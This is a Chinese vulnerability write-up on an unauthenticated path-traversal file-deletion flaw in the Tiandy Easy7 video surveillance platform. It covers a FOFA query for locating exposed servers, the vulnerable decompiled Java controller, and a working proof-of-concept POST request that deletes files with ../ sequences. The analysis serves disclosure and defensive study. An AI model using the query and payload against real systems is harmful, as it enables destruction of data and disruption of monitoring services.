漏洞简介
天地伟业Easy7是一款用于视频监控管理的软件系统。
该系统的/Easy7/rest/file/delete接口在处理文件删除请求时,直接将用户传入的参数与预设路径拼接,且未对路径回溯符(../)进行任何过滤或校验。这使得攻击者可以跳出预设的存储目录,删除服务器上任意位置的、且应用进程有权操作的文件,可能导致系统崩溃或业务中断。
影响版本
fofa语法
body="/Easy7/apps/WebService/LogIn.jsp" || body="Easy7/VideoLib.EXE" || body="/Easy7/index.html" || (body="<img src=\"./images/ico/Easy7_logo_transparent.png") && title="平台"
漏洞分析
首先,该系统基于Spring 3.0,比较古老且WEB-INF/web.xml里没有配置任何filter进行权限校验,因此绝大部分接口都是可以直接访问的。
再来看本次的漏洞接口 /Easy7/rest/file/delete 的对应方法delete()的实现逻辑
@Controller
@RequestMapping({"/file"})
public class CLS_REST_File {
    @Resource(
        name = "boSystemInfo"
    )
    private CLS_BO_SystemInfo boSystemInfo;
    @Resource(
        name = "boFile"
    )
    private CLS_BO_File boFile;
    @Resource(
        name = "boPROXY"
    )
    private CLS_BO_PROXY boPROXY;
    private static final Log log = LogFactory.getLog(CLS_REST_File.class);

    @RequestMapping({"/delete"})
    public void delete(HttpServletRequest request, HttpServletResponse response, CLS_VO_File voFile) throws IOException {
        CLS_VO_Result result = new CLS_VO_Result();
        String fileName = voFile.getFileName();
        String path = CLS_Easy7_Types.file_path;
        String fullPath = path + fileName;
        File file = new File(fullPath);
        if (!file.exists()) {
            result.setRet(-7);
            response.getWriter().print(JSONObject.fromObject(result));
        } else {
            boolean isFiles = false;
            isFiles = file.isFile();
            if (isFiles) {
                file.delete();
                result.setRet(0);
                result.setContent(fileName + " delete successful!!");
                response.getWriter().print(JSONObject.fromObject(result));
            } else {
                result.setRet(-7);
                result.setContent(fileName + " delete fail, not file!");
                response.getWriter().print(JSONObject.fromObject(result));
            }

        }
}关键在于进行文件删除操作的文件路径由path + fileName;组成, 其中fileName = voFile.getFileName();由用户提供,且没有校验路径合法性,可构造恶意带有目录穿越的路径进行任意文件删除。
漏洞复现
删除之前上传的一个文本为例
POST /Easy7/rest/file/delete HTTP/1.1
Host: easy7.mrxn.net
Content-Type: application/x-www-form-urlencoded

fileName=/../../srsPath/1.txt
成功删除


